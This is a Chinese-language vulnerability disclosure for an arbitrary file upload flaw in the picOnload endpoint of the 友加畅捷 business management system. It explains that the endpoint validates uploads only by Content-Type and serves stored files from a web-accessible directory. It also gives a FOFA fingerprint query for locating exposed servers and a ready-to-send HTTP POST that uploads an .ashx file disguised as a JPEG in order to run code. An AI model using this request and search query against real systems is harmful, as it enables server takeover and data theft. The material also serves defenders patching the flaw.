漏洞简介
友加畅捷管理系统是一款专为小微商贸流通企业设计的财务业务一体化管理软件,涵盖进销存、财务、分销及移动管理等多个模块,旨在帮助企业实现高效的业务运营和财务核算。
该系统在picOnload功能模块中存在任意文件上传漏洞。攻击者可以利用此漏洞,通过构造恶意请求,绕过系统对文件上传的限制,将恶意文件(如WebShell)上传到服务器。一旦恶意文件成功上传,攻击者即可远程执行任意代码,从而完全控制服务器,导致敏感数据泄露、系统被篡改或更严重的网络入侵事件。
影响版本
13.7004.1053.1000
fofa语法
icon_hash="2049187099" || fid="zzt8lL7SUwIIZQXZY6rTSw=="
漏洞分析
直接查看 OtherController 下的 picOnload 方法的实现逻辑

- 仅通过
ContentType进行文件类型验证,允许的文件类型:gif、jpeg、bmp、pjpeg、x-png - 使用
Path.GetExtension(file.FileName)获取扩展名 - 文件存储在Web可访问目录
../Content/TempImg/ - 回显重命名后的文件名及路径信息
漏洞复现

POST /Other/picOnload?SessionID=xxxx HTTP/1.1
Host: youjiasoft.mrxn.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary123
Cookie: ASP.NET_SessionId=xxxx;

------WebKitFormBoundary123
Content-Disposition: form-data; name="file"; filename="1.ashx"
Content-Type: image/jpeg

xxx
------WebKitFormBoundary123--
访问回显的文件路径执行任意代码并删除自身